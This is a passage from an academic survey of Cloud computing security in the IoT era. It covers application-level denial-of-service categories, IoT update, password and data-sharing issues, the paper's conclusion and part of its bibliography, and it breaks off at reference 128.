Similarly to what we have described in Section 6.3, availability can be impeded by DoS attacks performed at the application level. Here we choose to not emphasize the difference among SDoS and DDoS attacks but to distinguish between application-enabled DoS and flooding attacks.

In the first category, we can enlist all the DoS attacks that exploit vulnerabilities at the application level. It is worth noting that anything from misconfiguration to software bugs can potentially enable a DoS attack [134]: examples comprise HTTP POST attacks [135], Coercive parsing [136], and Chained encrypted keys [136].

In the second category, HTTP flooding attacks [134,137,138] and XML Oversize Payload attacks [116,136] are good examples. Contrary to the previous category, here the attacker does not exploit any configuration nor software error, but she simply aims to fill up the target's resources by issuing as many requests as possible, eventually impeding honest users to access the target's services.

7. IoT Security Issues

The Internet of Things (IoT) pervades more and more aspects of our lives and often involves many types of smart connected objects and devices. These are becoming smarter and smarter with the ability to accumulate private data (i.e., current location, heartbeat, etc..), to share them with other devices or with cloud-based infrastructures and, to control and adapt the behavior of critical systems (i.e., autonomous cars). In this Section, we present some of the set of security issues peculiar for IoT-based systems. For each issue we give a short description, its possible impact and a set of possible solution to mitigate it.

Most of the IoT products are provided and purchased with a first level of security. During its usage some of them don't get enough updates while, some don't get updates at all. This leaves their trusted customers exposed to potential attacks as a result of outdated hardware and software. To solve this issue, in [139,140], the authors propose a blockchain based privacy-preserving software updates protocol, which delivers secure and reliable updates with an incentive mechanism, as well protects the privacy of involved users. The vendor delivers the updates and it makes a commitment by using a smart contract to provide financial incentive to the transmission nodes who deliver the updates to the IoT devices. PAST [141] is a self-adaptive security tool for discovering the features of the protocols adopted by the devices in an IoT ecosystem. With PAST, specific security defenses are deployed on the basis of (i) the attacks targeting such protocols, and (ii) the security features provided by the protocols themselves.

Many IoT devices are released with *default passwords* and lack basic security mechanisms, making them easy prey for malware. In [142], the authors propose three approaches for framework design and collecting the network data, each providing different levels of visibility into IoT device behavior. They also present a methodology for anomaly detection and IoT device identification using the data collected by the gateways behind them, or in the cloud. They pose a vision that can be summarized with the following sentence: "securing IoT devices can be more efficient and effective when there is more visibility into device activity and security capabilities are deployed close to the devices, in the gateway". However, a hybrid approach in which data is collected on the gateways and analyzed in the cloud can be more practical; special considerations regarding sensitive data storage and privacy guarantees have to be taken into account.

IoT devices not only work in isolation but sometimes they collaborate sending also messages to the network without any encryption. Data is constantly being collected, transmitted, stored and shared by various devices (i.e.,Smart TV, Mobile Phone, Wi-Fi printers, etc..) produced by different companies. In this way, all of these data are shared between companies with the possibility to violate the users privacy and data security. This issue is very much in evidence in the Internet of Vehicles (IoV) context, where information is gathered and disseminated among vehicles, roadside infrastructures and surrounding environments. Approaches as the one proposed in [143] propose location privacy-preserving data sharing scheme which enables the collection and distribution of the data captured by vehicular sensors. The proposed scheme enables a data querying vehicle to retrieve the sensory data captured by other vehicles at the network edge, i.e., without the involvement of the trusted central traffic management authority.

7.1. Discussion

As we have seen in this section, IoT devices facilitate the data gathering and collection pushing the proliferation of a lot of smart applications in different domains (i.e., automotive, healthcare, education, logistics, etc..). However, due to the significant number of issues related to the security and privacy management of these data, the way in which the IoT devices are produced and maintained, sometimes creates fertile ground for all the activities aimed at making applications vulnerable and therefore dangerous, both for the privacy and security of the users. This aspect open many research challenges in the context of systems where IoT and Cloud are two sides of the same coin. Since finding solutions only in one side or in another is not sufficient, there is an increasing need to find solution able to make the convergence of Cloud and IoT as the way towards their potential security solutions [144].

8. Conclusion and Future work

In this paper, we have analyzed the security of Cloud computing from a specific perspective: Cloud computing considered as a core component of the IoT architecture. The motivation behind this work resides on the evidence that, today, IoT devices strongly rely on the Cloud, where data analytics and intelligence reside. Therefore, addressing the security of IoT devices and Cloud computing as different concerns is no longer enough to tackle security issues of the IoT, in its broader meaning.

It is worthy of note that the vast majority of attacks currently directed to IoT devices are fuelled by trivial errors, such as lack of authentication routines, and that the vulnerabilities we have described in this paper are far more complex than the exploited ones in real-life scenarios. However, once the basic IoT shortcomings will be remedied, malicious attackers might start to dig deeper into the relationship between IoT and Cloud computing.

As a result, we have provided an up-to-date and well-structured survey of the security issues of Cloud computing in the IoT era. The analysis has been based on a structured approach, distinguishing between Cloud-specific and generic security issues, and classifying both classes from two angles:

the affected Cloud architectural layer and the impacted CIA security property (i.e., confidentiality, integrity, availability). We believe that this classification is important to have a clear picture of where security issues occur and what their potential impact is. As a result, our analysis points out that, since there is no IoT without the Cloud, we cannot secure IoT without securing the Cloud. Thus, we consider this work as a first step toward the investigation of IoT security in its broader meaning.

This work can be extended in different ways. For instance, it could be useful to add a risk analysis, specifying the risk associated with each vulnerability. Moreover, due to the broad nature of the topic covered in this paper, we have tried to keep its scope very well focused, considering only the fundamental and well-known CIA security properties. Nevertheless, it would be interesting to extend the analysis by taking into consideration other relevant security properties, such as authenticity and accountability. In particular, IoT systems are meant to work in unreliable contexts where it is important not only to protect interactions and services against malicious attack (self-protection), but also against accidental failures (self-healing) [145].

Looking at Microservices as an architectural approach for creating cloud applications, where each application is designed and built as a set of services defined by business capabilities, the analysis could expand into this domain and the related programming languages [146]. Microservices, IoT, and related security challenges have certainly a lot in common with what described in his work, but certain peculiarities would deserve a separate discussion. Formal approaches and rigorous semantics have also not been considered in this work despite their importance for Cloud and distributed/concurrent systems in general [147–149].

Bibliography

1. IoTdevs. https://www.statista.com/statistics/471264/iot-number-of-connected-devices-worldwide/. Accessed: 2019-21-1.
2. Rehman, H.U.; Asif, M.; Ahmad, M. Future applications and research challenges of IOT. 2017 International Conference on Information and Communication Technologies (ICICT), 2017, pp. 68–74.
3. Nalin, M.; Baroni, I.; Mazzara, M. A Holistic Infrastructure to Support Elderlies' Independent Living. *Encyclopedia of E-Health and Telemedicine, IGI Global* **2016**.
4. Salikhov, D.; Khanda, K.; Gusmanov, K.; Mazzara, M.; Mavridis, N. Microservice-based IoT for Smart Buildings. Proceedings of the 31st International Conference on Advanced Information Networking and Applications Workshops (WAINA), 2017.
5. Salikhov, D.; Khanda, K.; Gusmanov, K.; Mazzara, M.; Mavridis, N. Jolie Good Buildings: Internet of things for smart building infrastructure supporting concurrent apps utilizing distributed microservices. Proceedings of the 1st International conference on Convergent Cognitive Information Technologies, 2016, pp. 48–53.
6. Dragoni, N.; Giaretta, A.; Mazzara, M. The Internet of Hackable Things. Proceedings of the 5th International Conference in Software Engineering for Defense Applications (SEDA'16), LNCS. Springer, 2018, LNCS.
7. De Donno, M.; Dragoni, N.; Giaretta, A.; Spognardi, A. DDoS-Capable IoT Malwares: Comparative Analysis and Mirai Investigation. *Security and Communication Networks* **2018**, *2018*.
8. Donno, M.D.; Dragoni, N.; Giaretta, A.; Mazzara, M. AntibIoTic: Protecting IoT Devices Against DDoS Attacks. Proceedings of 5th International Conference in Software Engineering for Defence Applications - SEDA 2016, Rome, Italy, May 10th, 2016, 2016, pp. 59–72.
9. Online Oxford Dictionary. https://en.oxforddictionaries.com/definition/internet_of_things. Accessed: 2018-03-12.
10. Yang, Y.; Wu, L.; Yin, G.; Li, L.; Zhao, H. A survey on security and privacy issues in Internet-of-Things. *IEEE Internet of Things Journal* **2017**, *4*, 1250–1258.
11. Lin, J.; Yu, W.; Zhang, N.; Yang, X.; Zhang, H.; Zhao, W. A survey on Internet of Things: Architecture, enabling technologies, security and privacy, and applications. *IEEE Internet of Things Journal* **2017**, *4*, 1125–1142.

12. Conti, M.; Dehghantanha, A.; Franke, K.; Watson, S. Internet of Things security and forensics: Challenges and opportunities. *Future Generation Computer Systems* **2018**, *78*, 544 – 546.
13. Guan, Z.; Li, J.; Wu, L.; Zhang, Y.; Wu, J.; Du, X. Achieving Efficient and Secure Data Acquisition for Cloud-Supported Internet of Things in Smart Grid. *IEEE Internet of Things Journal* **2017**, *4*, 1934–1944.
14. Mihovska, A.; Sarkar, M. Smart Connectivity for Internet of Things (IoT) Applications. In *New Advances in the Internet of Things*; Yager, R.R.; Pascual Espada, J., Eds.; Springer International Publishing: Cham, 2018; pp. 105–118.
15. Malik, A.; Om, H. Cloud Computing and Internet of Things Integration: Architecture, Applications, Issues, and Challenges. In *Sustainable Cloud and Energy Services: Principles and Practice*; Rivera, W., Ed.; Springer International Publishing: Cham, 2018; pp. 1–24.
16. Mahmud, R.; Kotagiri, R.; Buyya, R. Fog Computing: A Taxonomy, Survey and Future Directions. In *Internet of Everything: Algorithms, Methodologies, Technologies and Perspectives*; Di Martino, B.; Li, K.C.; Yang, L.T.; Esposito, A., Eds.; Springer Singapore: Singapore, 2018; pp. 103–130.
17. Botta, A.; de Donato, W.; Persico, V.; Pescapé, A. On the Integration of Cloud Computing and Internet of Things. 2014 International Conference on Future Internet of Things and Cloud, 2014, pp. 23–30.
18. Botta, A.; De Donato, W.; Persico, V.; Pescapé, A. Integration of cloud computing and internet of things: a survey. *Future generation computer systems* **2016**, *56*, 684–700.
19. Díaz, M.; Martín, C.; Rubio, B. State-of-the-art, challenges, and open issues in the integration of Internet of things and cloud computing. *Journal of Network and Computer Applications* **2016**, *67*, 99–117.
20. Cook, A.; Robinson, M.; Ferrag, M.A.; Maglaras, L.A.; He, Y.; Jones, K.; Janicke, H. Internet of Cloud: Security and Privacy Issues. In *Cloud Computing for Optimization: Foundations, Applications, and Challenges*; Mishra, B.S.P.; Das, H.; Dehuri, S.; Jagadev, A.K., Eds.; Springer International Publishing: Cham, 2018; pp. 271–301.
21. OpenFog Consortium Architecture Working Group and others. OpenFog Reference architecture for Fog Computing. *OPFRA001* **2017**, *20817*.
22. Liu, Y.; Sun, Y.; Ryoo, J.; Rizvi, S.; Vasilakos, A.V. A survey of security and privacy challenges in cloud computing: solutions and future directions. *Journal of Computing Science and Engineering* **2015**, *9*, 119–133.
23. Shahzad, F. State-of-the-art survey on cloud computing security Challenges, approaches and solutions. *Procedia Computer Science* **2014**, *37*, 357–362.
24. Ryan, M.D. Cloud computing security: The scientific challenge, and a survey of solutions. *Journal of Systems and Software* **2013**, *86*, 2263–2268.
25. Subashini, S.; Kavitha, V. A survey on security issues in service delivery models of cloud computing. *Journal of Network and Computer Applications* **2011**, *34*, 1 – 11.
26. Grobauer, B.; Walloschek, T.; Stocker, E. Understanding cloud computing vulnerabilities. *IEEE Security & Privacy* **2011**, *9*, 50–57.
27. Modi, C.; Patel, D.; Borisaniya, B.; Patel, A.; Rajarajan, M. A survey on security issues and solutions at different layers of Cloud computing. *The journal of supercomputing* **2013**, *63*, 561–592.
28. Singh, S.; Jeong, Y.S.; Park, J.H. A survey on cloud computing security: Issues, threats, and solutions. *Journal of Network and Computer Applications* **2016**, *75*, 200 – 222.
29. Fernandes, D.A.B.; Soares, L.F.B.; Gomes, J.V.; Freire, M.M.; Inácio, P.R.M. Security issues in cloud environments: a survey. *International Journal of Information Security* **2014**, *13*, 113–170.
30. Polash, F.; Abuhussein, A.; Shiva, S. A survey of cloud computing taxonomies: Rationale and overview. The 9th International Conference for Internet Technology and Secured Transactions (ICITST-2014), 2014, pp. 459–465.
31. Singh, A.; Chatterjee, K. Cloud security issues and challenges: A survey. *Journal of Network and Computer Applications* **2017**, *79*, 88–115.
32. Xiao, Z.; Xiao, Y. Security and privacy in cloud computing. *IEEE Communications Surveys & Tutorials* **2013**, *15*, 843–859.
33. Ardagna, C.A.; Asal, R.; Damiani, E.; Vu, Q.H. From security to assurance in the cloud: A survey. *ACM Computing Surveys (CSUR)* **2015**, *48*, 2.
34. Hashizume, K.; Rosado, D.G.; Fernández-Medina, E.; Fernandez, E.B. An analysis of security issues for cloud computing. *Journal of Internet Services and Applications* **2013**, *4*, 5.
35. Mell, P.; Grance, T.; others. The NIST Definition of Cloud Computing. Technical report, NIST, 2011.

36. Liu, F.; Tong, J.; Mao, J.; Bohn, R.; Messina, J.; Badger, L.; Leaf, D. NIST Cloud Computing Reference Architecture. Technical Report 2011, NIST, 2011.
37. Glossary of terms related to Fog Computing. Accessed: 2018-10-10.
38. Goodrich, M.; Tamassia, R. *Introduction to Computer Security*; Pearson Education, Inc.: Boston, Massachusetts, USA, 2011.
39. Ristenpart, T.; Tromer, E.; Shacham, H.; Savage, S. Hey, You, Get off of My Cloud: Exploring Information Leakage in Third-party Compute Clouds. Proceedings of the 16th ACM Conference on Computer and Communications Security; ACM: New York, NY, USA, 2009; CCS '09, pp. 199–212.
40. Zhang, Y.; Juels, A.; Reiter, M.K.; Ristenpart, T. Cross-VM side channels and their use to extract private keys. Proceedings of the 2012 ACM conference on Computer and communications security. ACM, 2012, pp. 305–316.
41. Yarom, Y.; Falkner, K. FLUSH+ RELOAD: A High Resolution, Low Noise, L3 Cache Side-Channel Attack. USENIX Security Symposium, 2014, pp. 719–732.
42. Liu, F.; Yarom, Y.; Ge, Q.; Heiser, G.; Lee, R.B. Last-level cache side-channel attacks are practical. Security and Privacy (SP), 2015 IEEE Symposium on. IEEE, 2015, pp. 605–622.
43. Irazoqui, G.; Inci, M.S.; Eisenbarth, T.; Sunar, B. Wait a minute! A fast, Cross-VM attack on AES. International Workshop on Recent Advances in Intrusion Detection. Springer, 2014, pp. 299–319.
44. Suzaki, K.; Iijima, K.; Yagi, T.; Artho, C. Memory Deduplication As a Threat to the Guest OS. Proceedings of the Fourth European Workshop on System Security; ACM: New York, NY, USA, 2011; EUROSEC '11, pp. 1:1–1:6.
45. Lipp, M.; Schwarz, M.; Gruss, D.; Prescher, T.; Haas, W.; Mangard, S.; Kocher, P.; Genkin, D.; Yarom, Y.; Hamburg, M. Meltdown. *ArXiv e-prints* **2018**, [1801.01207].
46. Kocher, P.; Genkin, D.; Gruss, D.; Haas, W.; Hamburg, M.; Lipp, M.; Mangard, S.; Prescher, T.; Schwarz, M.; Yarom, Y. Spectre Attacks: Exploiting Speculative Execution. *ArXiv e-prints* **2018**, [1801.01203].
47. Wang, Z.; Wu, C.; Grace, M.; Jiang, X. Isolating commodity hosted hypervisors with hyperlock. Proceedings of the 7th ACM european conference on Computer Systems. ACM, 2012, pp. 127–140.
48. Riddle, A.R.; Chung, S.M. A survey on the security of hypervisors in cloud computing. Distributed Computing Systems Workshops (ICDCSW), 2015 IEEE 35th International Conference on. IEEE, 2015, pp. 100–104.
49. Studnia, I.; Alata, E.; Deswarte, Y.; Kaâniche, M.; Nicomette, V. Survey of security problems in cloud computing virtual machines. Computer and Electronics Security Applications Rendez-vous (C&ESAR 2012). Cloud and security: threat or opportunity, 2012, pp. 61 – 74.
50. Li, J.; Li, B.; Wo, T.; Hu, C.; Huai, J.; Liu, L.; Lam, K. CyberGuarder: A virtualization security assurance architecture for green cloud computing. *Future Generation Computer Systems* **2012**, *28*, 379 – 390.
51. Almorsy, M.; Grundy, J.; Müller, I. An analysis of the cloud computing security problem. "An analysis of the cloud computing security problem." the proc. of the 2010 Asia Pacific Cloud Work-shop, 2010.
52. Vaquero, L.M.; Rodero-Merino, L.; Morán, D. Locking the sky: a survey on IaaS cloud security. *Computing* **2011**, *91*, 93–118.
53. Wu, H.; Ding, Y.; Winer, C.; Yao, L. Network security for virtual machine in cloud computing. Computer Sciences and Convergence Information Technology (ICCIT), 2010 5th International Conference on. IEEE, 2010, pp. 18–21.
54. Schoo, P.; Fusenig, V.; Souza, V.; Melo, M.; Murray, P.; Debar, H.; Medhioub, H.; Zeghlache, D. Challenges for Cloud Networking Security. Mobile Networks and Management; Pentikousis, K.; Agüero, R.; García-Arranz, M.; Papavassiliou, S., Eds.; Springer Berlin Heidelberg: Berlin, Heidelberg, 2011; pp. 298–313.
55. Thimmaraju, K.; Shastry, B.; Fiebig, T.; Hetzelt, F.; Seifert, J.P.; Feldmann, A.; Schmid, S. The vAMP Attack: Taking Control of Cloud Systems via the Unified Packet Parser. Proceedings of the 2017 on Cloud Computing Security Workshop; ACM: New York, NY, USA, 2017; CCSW '17, pp. 11–15.
56. Lombardi, F.; Di Pietro, R. Secure Virtualization for Cloud Computing. *J. Netw. Comput. Appl.* **2011**, *34*, 1113–1122.
57. Jiang, X.; Wang, X.; Xu, D. Stealthy Malware Detection Through Vmm-based "Out-of-the-box" Semantic View Reconstruction. Proceedings of the 14th ACM Conference on Computer and Communications Security; ACM: New York, NY, USA, 2007; CCS '07, pp. 128–138.

58. Aikat, J.; Akella, A.; Chase, J.S.; Juels, A.; Reiter, M.K.; Ristenpart, T.; Sekar, V.; Swift, M. Rethinking Security in the Era of Cloud Computing. *IEEE Security Privacy* **2017**, *15*, 60–69.
59. Rocha, F.; Gross, T.; v. Moorsel, A. Defense-in-Depth Against Malicious Insiders in the Cloud. 2013 IEEE International Conference on Cloud Engineering (IC2E), 2013, pp. 88–97.
60. Bahram, S.; Jiang, X.; Wang, Z.; Grace, M.; Li, J.; Srinivasan, D.; Rhee, J.; Xu, D. DKSM: Subverting Virtual Machine Introspection for Fun and Profit. 2010 29th IEEE Symposium on Reliable Distributed Systems, 2010, pp. 82–91.
61. Duncan, A.J.; Creese, S.; Goldsmith, M. Insider attacks in cloud computing. Trust, Security and Privacy in Computing and Communications (TrustCom), 2012 IEEE 11th International Conference on. IEEE, 2012, pp. 857–862.
62. Wei, J.; Zhang, X.; Ammons, G.; Bala, V.; Ning, P. Managing Security of Virtual Machine Images in a Cloud Environment. Proceedings of the 2009 ACM Workshop on Cloud Computing Security; ACM: New York, NY, USA, 2009; CCSW '09, pp. 91–96.
63. Balduzzi, M.; Zaddach, J.; Balzarotti, D.; Kirda, E.; Loureiro, S. A Security Analysis of Amazon's Elastic Compute Cloud Service. Proceedings of the 27th Annual ACM Symposium on Applied Computing; ACM: New York, NY, USA, 2012; SAC '12, pp. 1427–1434.
64. Modi, C.; Patel, D.; Borisaniya, B.; Patel, H.; Patel, A.; Rajarajan, M. A survey of intrusion detection techniques in cloud. *Journal of Network and Computer Applications* **2013**, *36*, 42–57.
65. Aiash, M.; Mapp, G.; Gemikonakli, O. Secure live virtual machines migration: issues and solutions. Advanced Information Networking and Applications Workshops (WAINA), 2014 28th International Conference on. IEEE, 2014, pp. 160–165.
66. Yeh, J.R.; Hsiao, H.C.; Pang, A.C. Migrant attack: A multi-resource dos attack on cloud virtual machine migration schemes. Information Security (AsiaJCIS), 2016 11th Asia Joint Conference on. IEEE, 2016, pp. 92–99.
67. Rakotondravony, N.; Taubmann, B.; Mandarawi, W.; Weishäupl, E.; Xu, P.; Kolosnjaji, B.; Protsenko, M.; de Meer, H.; Reiser, H.P. Classifying malware attacks in IaaS cloud environments. *Journal of Cloud Computing* **2017**, *6*, 26.
68. Shetty, J.; M R, A.; Shobha, G. A Survey on Techniques of Secure Live Migration of Virtual Machine. *International Journal of Computer Applications* **2012**, *39*, 34–39.
69. Rodero-Merino, L.; Vaquero, Luis, M.; Caron, E.; Muresan, A.; Desprez, F. Building safe PaaS clouds: A survey on security in multitenant software platforms. *computers & security* **2012**, *31*, 96–108.
70. Linthicum, D.S. PaaS Death Watch? *IEEE Cloud Computing* **2017**, *4*, 6–9.
71. Favaretto, M.; Anh, T.T.; Kavaja, J.; De Donno, M.; Dragoni, N. When the Price is Your Privacy: A Security Analysis of Two Cheap IoT Devices. Proceedings of the 6th International Conference in Software Engineering for Defense Applications (SEDA'18), LNCS. Springer, 2019, LNCS.
72. Nakouri, I.; Hamdi, M.; Kim, T.H. A new biometric-based security framework for cloud storage. 2017 13th International Wireless Communications and Mobile Computing Conference (IWCMC), 2017, pp. 390–395.
73. Liang, X.; Shetty, S.; Zhang, L.; Kamhoua, C.; Kwiat, K. Man in the Cloud (MITC) Defender: SGX-Based User Credential Protection for Synchronization Applications in Cloud Computing Platform. 2017 IEEE 10th International Conference on Cloud Computing (CLOUD), 2017, pp. 302–309.
74. Samarati, P.; di Vimercati, S.D.C.; Murugesan, S.; Bojanova, I. Cloud security: Issues and concerns. *Encyclopedia on Cloud Computing* **2016**, pp. 1–14.
75. Zhou, M.; Zhang, R.; Xie, W.; Qian, W.; Zhou, A. Security and privacy in cloud computing: A survey. Semantics Knowledge and Grid (SKG), 2010 Sixth International Conference on. IEEE, 2010, pp. 105–112.
76. Chen, D.; Zhao, H. Data security and privacy protection issues in cloud computing. Computer Science and Electronics Engineering (ICCSEE), 2012 International Conference on. IEEE, 2012, Vol. 1, pp. 647–651.
77. Helland, P. Condos and Clouds. *Commun. ACM* **2013**, *56*, 50–59.
78. Martins, P.; Sousa, L.; Mariano, A. A survey on fully homomorphic encryption: An engineering perspective. *ACM Computing Surveys (CSUR)* **2017**, *50*, 83.
79. Rong, C.; Nguyen, S.T.; Jaatun, M.G. Beyond lightning: A survey on security challenges in cloud computing. *Computers & Electrical Engineering* **2013**, *39*, 47 – 54. Special issue on Recent Advanced Technologies and Theories for Grid and Cloud Computing and Bio-engineering.

80. Ren, K.; Wang, C.; Wang, Q. Security Challenges for the Public Cloud. *IEEE Internet Computing* **2012**, *16*, 69–73.
81. di Vimercati, S.D.C.; Foresti, S.; Livraga, G.; Paraboschi, S.; Samarati, P. Confidentiality Protection in Large Databases. In *A Comprehensive Guide Through the Italian Database Research Over the Last 25 Years*; Springer, 2018; pp. 457–472.
82. Tari, Z. Security and Privacy in Cloud Computing. *IEEE Cloud Computing* **2014**, *1*, 54–57.
83. Islam, M.S.; Kuzu, M.; Kantarcioglu, M. Access Pattern disclosure on Searchable Encryption: Ramification, Attack and Mitigation. Ndss, 2012, Vol. 20, p. 12.
84. Baumann, A.; Peinado, M.; Hunt, G. Shielding applications from an untrusted cloud with haven. *ACM Transactions on Computer Systems (TOCS)* **2015**, *33*, 8.
85. Pearson, S. Privacy, security and trust in cloud computing. In *Privacy and Security for Cloud Computing*; Springer, 2013; pp. 3–42.
86. Jasti, A.; Shah, P.; Nagaraj, R.; Pendse, R. Security in multi-tenancy cloud. 44th Annual 2010 IEEE International Carnahan Conference on Security Technology, 2010, pp. 35–41.
87. Tsai, H.Y.; Siebenhaar, M.; Miede, A.; Huang, Y.; Steinmetz, R. Threat as a Service?: Virtualization's Impact on Cloud Security. *IT Professional* **2012**, *14*, 32–37.
88. Milenkoski, A.; Payne, B.D.; Antunes, N.; Vieira, M.; Kounev, S. HInjector: injecting hypercall attacks for evaluating VMI-based intrusion detection systems. Poster Reception at the 2013 Annual Computer Security Applications Conference (ACSAC 2013), 2013.
89. Perez-Botero, D.; Szefer, J.; Lee, R.B. Characterizing Hypervisor Vulnerabilities in Cloud Computing Servers. Proceedings of the 2013 International Workshop on Security in Cloud Computing; ACM: New York, NY, USA, 2013; Cloud Computing '13, pp. 3–10.
90. Liao, X.; Alrwais, S.; Yuan, K.; Xing, L.; Wang, X.; Hao, S.; Beyah, R. Lurking Malice in the Cloud: Understanding and Detecting Cloud Repository As a Malicious Service. Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security; ACM: New York, NY, USA, 2016; CCS '16, pp. 1541–1552.
91. Wang, C.; Ren, K.; Wang, J. Secure and practical outsourcing of linear programming in cloud computing. INFOCOM, 2011 Proceedings IEEE. IEEE, 2011, pp. 820–828.
92. Wei, L.; Zhu, H.; Cao, Z.; Dong, X.; Jia, W.; Chen, Y.; Vasilakos, A.V. Security and privacy for storage and computation in cloud computing. *Information Sciences* **2014**, *258*, 371–386.
93. Jensen, M.; Schwenk, J.; Gruschka, N.; Iacono, L.L. On technical security issues in cloud computing. Cloud Computing, 2009. CLOUD'09. IEEE International Conference on. IEEE, 2009, pp. 109–116.
94. Karnwal, T.; Sivakumar, T.; Aghila, G. A comber approach to protect cloud computing against XML DDoS and HTTP DDoS attack. Electrical, Electronics and Computer Science (SCEECS), 2012 IEEE Students' Conference on. IEEE, 2012, pp. 1–5.
95. Ahuja, S.P.; Komathukattil, D. A survey of the state of cloud security. *Network and Communication Technologies* **2012**, *1*, 66.
96. Stanislav, M.; Beardsley, T. Hacking iot: A case study on baby monitor exposures and vulnerabilities. Technical report, Rapid7, 2015.
97. Cachin, C.; Keidar, I.; Shraer, A. Trusting the Cloud. *SIGACT News* **2009**, *40*, 81–86.
98. Wang, C.; Wang, Q.; Ren, K.; Cao, N.; Lou, W. Toward secure and dependable storage services in cloud computing. *IEEE transactions on Services Computing* **2012**, *5*, 220–232.
99. Syam Kumar, P.; Subramanian, R. An efficient and secure protocol for ensuring data storage security in Cloud Computing. *IJCSI International Journal of Computer Science Issues* **2011**, *8*, 1694–0814.
100. Zafar, F.; Khan, A.; Malik, S.U.R.; Ahmed, M.; Anjum, A.; Khan, M.I.; Javed, N.; Alam, M.; Jamil, F. A survey of cloud computing data integrity schemes: Design challenges, taxonomy and future trends. *Computers & Security* **2017**, *65*, 29–49.
101. Varadarajan, V.; Kooburat, T.; Farley, B.; Ristenpart, T.; Swift, M.M. Resource-freeing Attacks: Improve Your Cloud Performance (at Your Neighbor's Expense). Proceedings of the 2012 ACM Conference on Computer and Communications Security; ACM: New York, NY, USA, 2012; CCS '12, pp. 281–292.
102. Luo, S.; Lin, Z.; Chen, X.; Yang, Z.; Chen, J. Virtualization security for cloud computing service. Cloud and Service Computing (CSC), 2011 International Conference on. IEEE, 2011, pp. 174–179.

103. Dabrowsk, C.; Mills, K. VM leakage and orphan control in open-source clouds. Cloud Computing Technology and Science (CloudCom), 2011 IEEE Third International Conference on. IEEE, 2011, pp. 554–559.
104. Zhou, F.; Goel, M.; Desnoyers, P.; Sundaram, R. Scheduler Vulnerabilities and Coordinated Attacks in Cloud Computing. *J. Comput. Secur.* **2013**, *21*, 533–559.
105. Alarifi, S.; Wolthusen, S.D. Robust Coordination of Cloud-Internal Denial of Service Attacks. 2013 International Conference on Cloud and Green Computing, 2013, pp. 135–142.
106. Atya, A.O.F.; Qian, Z.; Krishnamurthy, S.V.; Porta, T.L.; McDaniel, P.; Marvel, L. Malicious co-residency on the cloud: Attacks and defense. IEEE INFOCOM 2017 - IEEE Conference on Computer Communications, 2017, pp. 1–9.
107. Moon, S.J.; Sekar, V.; Reiter, M.K. Nomad: Mitigating arbitrary cloud side channels via provider-assisted migration. Proceedings of the 22nd acm sigsac conference on computer and communications security. ACM, 2015, pp. 1595–1606.
108. Atya, A.; Aqil, A.; Khalil, K.; Qian, Z.; Krishnamurthy, S.V.; La Porta, T.F. Stalling Live Migrations on the Cloud. 11th USENIX Workshop on Offensive Technologies (WOOT 17). USENIX Association, 2017.
109. Wang, Y.; Ma, J.; Lu, D.; Lu, X.; Zhang, L. From high-availability to collapse: quantitative analysis of "Cloud-Droplet-Freezing" attack threats to virtual machine migration in cloud computing. *Cluster computing* **2014**, *17*, 1369–1381.
110. Liu, H. A New Form of DOS Attack in a Cloud and Its Avoidance Mechanism. Proceedings of the 2010 ACM Workshop on Cloud Computing Security Workshop; ACM: New York, NY, USA, 2010; CCSW '10, pp. 65–76.
111. Somani, G.; Gaur, M.S.; Sanghi, D.; Conti, M.; Buyya, R. DDoS attacks in cloud computing: Issues, taxonomy, and future directions. *Computer Communications* **2017**, *107*, 30–48.
112. Ficco, M.; Rak, M. Economic Denial of Sustainability Mitigation in Cloud Computing. Organizational Innovation and Change; Rossignoli, C.; Gatti, M.; Agrifoglio, R., Eds.; Springer International Publishing: Cham, 2016; pp. 229–238.
113. Somani, G.; Gaur, M.S.; Sanghi, D. DDoS/EDoS attack in cloud: affecting everyone out there! Proceedings of the 8th International Conference on Security of Information and Networks. ACM, 2015, pp. 169–176.
114. Ficco, M.; Palmieri, F. Introducing fraudulent energy consumption in cloud infrastructures: a new generation of denial-of-service attacks. *IEEE Systems Journal* **2017**, *11*, 460–470.
115. Coppolino, L.; D'Antonio, S.; Mazzeo, G.; Romano, L. Cloud security: Emerging threats and current solutions. *Computers & Electrical Engineering* **2017**, *59*, 126–140.
116. Kim, D.; Vouk, M.A. A survey of common security vulnerabilities and corresponding countermeasures for SaaS. Globecom Workshops (GC Wkshps), 2014. IEEE, 2014, pp. 59–63.
117. Gupta, S.; Gupta, B.B. Cross-Site Scripting (XSS) attacks and defense mechanisms: classification and state-of-the-art. *International Journal of System Assurance Engineering and Management* **2017**, *8*, 512–530.
118. Putthacharoen, R.; Bunyatnoparat, P. Protecting cookies from cross site script attacks using dynamic cookies rewriting technique. Advanced Communication Technology (ICACT), 2011 13th International Conference on. IEEE, 2011, pp. 1090–1094.
119. Morrow, B. BYOD security challenges: control and protect your most sensitive data. *Network Security* **2012**, *2012*, 5–8.
120. Sood, A.K.; Enbody, R.J. Targeted cyberattacks: a superset of advanced persistent threats. *IEEE security & privacy* **2013**, *11*, 54–61.
121. Chen, P.; Desmet, L.; Huygens, C. A Study on Advanced Persistent Threats. Communications and Multimedia Security; De Decker, B.; Zúquete, A., Eds.; Springer Berlin Heidelberg: Berlin, Heidelberg, 2014; pp. 63–72.
122. Caviglione, L.; Podolski, M.; Mazurczyk, W.; Ianigro, M. Covert Channels in Personal Cloud Storage Services: The Case of Dropbox. *IEEE Transactions on Industrial Informatics* **2017**, *13*, 1921–1931.
123. Xiao, L.; Xu, D.; Xie, C.; Mandayam, N.B.; Poor, H.V. Cloud Storage Defense Against Advanced Persistent Threats: A Prospect Theoretic Study. *IEEE Journal on Selected Areas in Communications* **2017**, *35*, 534–544.
124. Shahriar, H.; Zulkernine, M. Client-side detection of cross-site request forgery attacks. Software Reliability Engineering (ISSRE), 2010 IEEE 21st International Symposium on. IEEE, 2010, pp. 358–367.

125. Siddiqui, M.S.; Verma, D. Cross site request forgery: A common web application weakness. Communication Software and Networks (ICCSN), 2011 IEEE 3rd International Conference on. IEEE, 2011, pp. 538–543.
126. Livshits, V.B.; Lam, M.S. Finding Security Vulnerabilities in Java Applications with Static Analysis. USENIX Security Symposium, 2005, Vol. 14, pp. 18–18.
127. You, P.; Peng, Y.; Liu, W.; Xue, S. Security issues and solutions in cloud computing. Distributed Computing Systems Workshops (ICDCSW), 2012 32nd International Conference on. IEEE, 2012, pp. 573–577.
128. Chapade, S.; Pandey, K.; Bhade, D. Securing cloud servers against flooding based DDoS attacks. Communication Systems and Network Technologies (CSNT), 2013 International Conference on. IEEE, 2013, pp. 524–528.
